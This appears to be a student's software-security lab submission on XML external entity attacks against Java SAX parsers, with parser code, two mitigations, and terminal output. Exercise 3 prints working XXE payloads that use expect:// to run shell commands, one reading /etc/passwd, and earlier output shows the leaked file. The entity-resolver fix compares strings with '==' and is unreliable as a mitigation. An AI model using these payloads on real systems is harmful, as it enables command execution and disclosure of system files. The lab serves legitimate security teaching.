James Van Gilder 9081186117
Exercise 1:


Code:
```
import org.xml.sax.helpers.XMLReaderFactory;
import java.lang.Exception;
import org.xml.sax.InputSource;
import org.xml.sax.*;
import java.io.IOException;
import java.util.concurrent.TimeUnit;
import java.util.concurrent.Executors;
import java.util.Timer;
import java.util.TimerTask;
import java.util.concurrent.ExecutorService;
import java.util.concurrent.Future;
import java.util.concurrent.TimeoutException;
import java.lang.InterruptedException;
import java.util.Arrays;
import java.util.concurrent.Callable;

/*
 * This xmlParser class uses Java XMLReader interface to parse an XML file.
 * It first uses XMLReaderFactory to create an instance of XMLReader interface.
 * It then uses the xmlReader to register a user-defined content handler to the XML
parser.
 * Finally, it parses the XML file while calling the user-defined content handler to print
 * out the content of the XML file.
 * The whole process only processes the content of the XML file without creating an
object
 * to store it.
 */

class TimeOutTask extends TimerTask {
    private Thread thread;
    private Timer timer;

    public TimeOutTask(Thread thread, Timer timer) {
        this.thread = thread;
        this.timer = timer;
    }

    @Override
    public void run() {
        if(thread != null && thread.isAlive()) {
            thread.interrupt();
            timer.cancel();
        }
    }
}

//class parseThis implements Callable {
//    public Object call(XMLReader xmlReader, String[] args) throws Exception {
//        xmlReader.parse(new InputSource(args[0]));
//    }
//}

public class xmlParser{

    public static void parseThis(XMLReader xmlReader, String[] args) {

        try {
            xmlReader.parse(new InputSource(args[0]));
        } catch (Exception e) {System.out.println("Failed to Parse!");}
    }

    public static void main(String[] args) {
        try{

            if(args.length != 1) throw new IOException("Need a valid xml file name.");

//            XMLReader xmlReader = XMLReaderFactory.createXMLReader();

//            xmlReader.setContentHandler(new MyContentHandler());

            Thread thread = new Thread(() -> {
                try {
                    XMLReader xmlReader = XMLReaderFactory.createXMLReader();
                    xmlReader.setContentHandler(new MyContentHandler());
                    parseThis(xmlReader, args);
                } catch (Exception e) {System.out.println("Failed to parse!"); }
            });

            ExecutorService executor = Executors.newSingleThreadExecutor();
            executor.submit(thread).get(2, TimeUnit.SECONDS);

            executor.shutdownNow();
//            Thread thread = new Thread(() -> {
//                try {
```

```
//                  parseThis(xmlReader, args);
//                  if (Thread.currentThread().interrupted()) {
//                      throw new SAXException("Parsing Interrupted!");
//                  }
//              } catch (SAXException saxe) {System.out.println("Failed to Parse!");}
//          });
//          thread.start();
//          TimeUnit.SECONDS.sleep(2);
//          thread.interrupt();

//          thread.start();
//          ExecutorService threadPool = Executors.newSingleThreadExecutor();
//          threadPool.submit(() -> {
//              try {
//                  xmlReader.parse(new InputSource(args[0]));
//              } catch (Exception e) {System.out.println("Failed to Parse!");}
//          });

//          System.out.println("||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||");
//          TimeUnit.SECONDS.sleep(1);
//          System.out.println("||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||");
//          threadPool.shutdown();
//          threadPool.shutdownNow();

        } catch(Exception e){e.printStackTrace();}
    }
}

/*
 * MyContentHandler class inherits the built-in DefaultHandler class.
 * It is registered to the XML Parser and will be called during the parsing.
 */
final class MyContentHandler extends org.xml.sax.helpers.DefaultHandler
        implements org.xml.sax.ContentHandler{

    // This method will be called during parsing the content of each element
    final private static void print(final String context, final String text){
        java.lang.System.out.println(context + ":\"" + text + "\".");
    }

    // This method will be called during parsing the starting tag of each element
    final public void startElement(final String namespace, final String localname,
            final String type, final org.xml.sax.Attributes attributes)
            throws org.xml.sax.SAXException{
        print("startElement", type);
    }

    // This method will be called during parsing the ending tag of each element
    final public void endElement(final String namespace, final String localname,
            final String type) throws org.xml.sax.SAXException{
        print("endElement", type);
    }

    // This method will be called during parsing the content of each element
    final public void characters(final char[] ch, final int start, final int len){
        final String text = new String(ch, start, len);
        final String text1 = text.trim();
        if(text1.length() > 0) print("characters ", text1);
    }
}
```

Exercise 2:

- Attack 1:

Pre-mitigation output for given input:




```
user@software-security22:~/Desktop/EXERCISES/3.8.4_XML_Injections/Exercise_Two/Mitigation/ApproachOne$ java xmlParser passwd.xml
startElement:"zzz".
characters :"root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin".
characters :"bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin".
characters :"sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin".
characters :"man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin".
characters :"mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin".
characters :"uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin".
characters :"www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin".
characters :"list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin".
characters :"gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin".
characters :"systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin".
characters :"systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin".
characters :"syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin".
characters :"tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin".
characters :"tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
```

Fixed Code:

```
import org.xml.sax.helpers.XMLReaderFactory;
import java.lang.Exception;
import org.xml.sax.InputSource;
import org.xml.sax.*;
import java.io.IOException;
import javax.xml.parsers.*;

/*
 * This xmlParser class uses Java XMLReader interface to parse an XML file.
 * It first uses XMLReaderFactory to create an instance of XMLReader interface.
 * It then uses the xmlReader to register a user-defined content handler to the XML
parser.
 * Finally, it parses the XML file while calling the user-defined content handler to print
 * out the content of the XML file.
 * The whole process only processes the content of the XML file without creating an
object
 * to store it.
 */
public class xmlParser{

   public static void main(String[] args) {
      try{

         if(args.length != 1) throw new IOException("Need a valid xml file name.");

         SAXParserFactory parserFactory = SAXParserFactory.newInstance();

         SAXParser parser = parserFactory.newSAXParser();

         XMLReader xmlReader = parser.getXMLReader();

         String xml_feature = "http://xml.org/sax/features/external-general-entities";

         xmlReader.setFeature(xml_feature, false);

         xmlReader.setContentHandler(new MyContentHandler());

         xmlReader.parse(new InputSource(args[0]));
      } catch(Exception e){
         e.printStackTrace();
      }
   }
}

/*
 * MyContentHandler class inherits the built-in DefaultHandler class.
 * It is registered to the XML Parser and will be called during the parsing.
 */
final class MyContentHandler extends org.xml.sax.helpers.DefaultHandler
      implements org.xml.sax.ContentHandler{

   // This method will be called during parsing the content of each element
   final private static void print(final String context, final String text){
      java.lang.System.out.println(context + ":\"" + text + "\".");
   }

   // This method will be called during parsing the starting tag of each element
   final public void startElement(final String namespace, final String localname,
         final String type, final org.xml.sax.Attributes attributes)
         throws org.xml.sax.SAXException{
      print("startElement", type);
   }

   // This method will be called during parsing the ending tag of each element
   final public void endElement(final String namespace, final String localname,
         final String type) throws org.xml.sax.SAXException{
      print("endElement", type);
   }

   // This method will be called during parsing the content of each element
   final public void characters(final char[] ch, final int start, final int len){
      final String text = new String(ch, start, len);
      final String text1 = text.trim();
      if(text1.length() > 0) print("characters ", text1);
   }
}
```

Output for given input post-mitigation




```
user@software-security22:~/Desktop/EXERCISES/3.8.4_XML_Injections/Exercise_Two/Mitigation/ApproachOne$ java xmlParser passwd.xml
startElement:"zzz".
endElement:"zzz".
```

- Attack 2:
  Pre-mitigation attack same as above
  Fixed Code:

```
import org.xml.sax.helpers.XMLReaderFactory;
import java.lang.Exception;
import org.xml.sax.InputSource;
import org.xml.sax.*;
import java.io.IOException;
import javax.xml.parsers.*;
import java.io.BufferedReader;
import java.io.FileReader;

/*
 * This xmlParser class uses Java XMLReader interface to parse an XML file.
 * It first uses XMLReaderFactory to create an instance of XMLReader interface.
 * It then uses the xmlReader to register a user-defined content handler to the XML
parser.
 * Finally, it parses the XML file while calling the user-defined content handler to print
 * out the content of the XML file.
 * The whole process only processes the content of the XML file without creating an
object
 * to store it.
 */
public class xmlParser{

    public static void main(String[] args) {
        try{

            if(args.length != 1) throw new IOException("Need a valid xml file name.");

            SAXParserFactory parserFactory = SAXParserFactory.newInstance();
            SAXParser parser = parserFactory.newSAXParser();

            XMLReader xmlReader = parser.getXMLReader();

            xmlReader.setEntityResolver(new MyResolver());

            xmlReader.setContentHandler(new MyContentHandler());

            xmlReader.parse(new InputSource(args[0]));
        } catch(Exception e){
            System.out.println("Parsing Failed");
        }
    }
}

/*
 * MyContentHandler class inherits the built-in DefaultHandler class.
 * It is registered to the XML Parser and will be called during the parsing.
 */

class MyResolver implements EntityResolver{
    public InputSource resolveEntity(String publicId, String systemId){
        String resolve = "";
        if (systemId == "") {
            return new InputSource(resolve);
        }
        try {
            BufferedReader br = new BufferedReader(new
FileReader("allowListForXMLXXEAccess.txt"));
            String currentLine;
            for (String line = br.readLine(); line != null; line = br.readLine()) {
                if (line.contains(systemId)) {
                    resolve = null;
                }
            }
            br.close();
        } catch (Exception e) {System.out.println("Failed to read file!");}
        return new InputSource(resolve);
    }
}


final class MyContentHandler extends org.xml.sax.helpers.DefaultHandler
        implements org.xml.sax.ContentHandler{

    // This method will be called during parsing the content of each element
    final private static void print(final String context, final String text){
   }

    // This method will be called during parsing the starting tag of each element
    final public void startElement(final String namespace, final String localname,
            final String type, final org.xml.sax.Attributes attributes)
            throws org.xml.sax.SAXException{
        print("startElement", type);
    }

    // This method will be called during parsing the ending tag of each element
    final public void endElement(final String namespace, final String localname,
            final String type) throws org.xml.sax.SAXException{
        print("endElement", type);
    }

    // This method will be called during parsing the content of each element
    final public void characters(final char[] ch, final int start, final int len){
        final String text = new String(ch, start, len);
        final String text1 = text.trim();
    }
}
```

By forcing the parser to expand exclusively entities seen on the resolve list, the attacker can no longer force things to expand that the programmer does not expect, meaning the attack method should be mitigated.


Output for post-mitigation:



```
user@software-security22:~/Desktop/EXERCISES/3.8.4_XML_Injections/Exercise_Two/Mitigation/ApproachTwo$ java xmlParser passwd.xml
startElement:"zzz".
[Fatal Error] passwd.xml:1:20: More pseudo attributes are expected.
Parsing Failed
```

Exercise 3:

- Attack 1:




```
Your input XML file: infiniteStream.xml
<ROOT>cheese
cheese
cheese
cheese
cheese
cheese
cheese
cheese
cheese
cheese
```

XML:

```
<?xml version="1.0" encoding="utf-8"?>

<!DOCTYPE root [

<!ENTITY content SYSTEM "expect://while true
  do
    echo 'cheese'
    sleep 1
  done">

]>

<root>&content;</root>
```

- Attack 2:



```
Your input XML file: informationDisclosure.xml
<ROOT>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nolo
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin
```

XML:

```
<?xml version="1.0" encoding="utf-8"?>

<!DOCTYPE root [

<!ENTITY content SYSTEM "expect:// cat /etc/passwd">

]>

<root>&content;</root>
```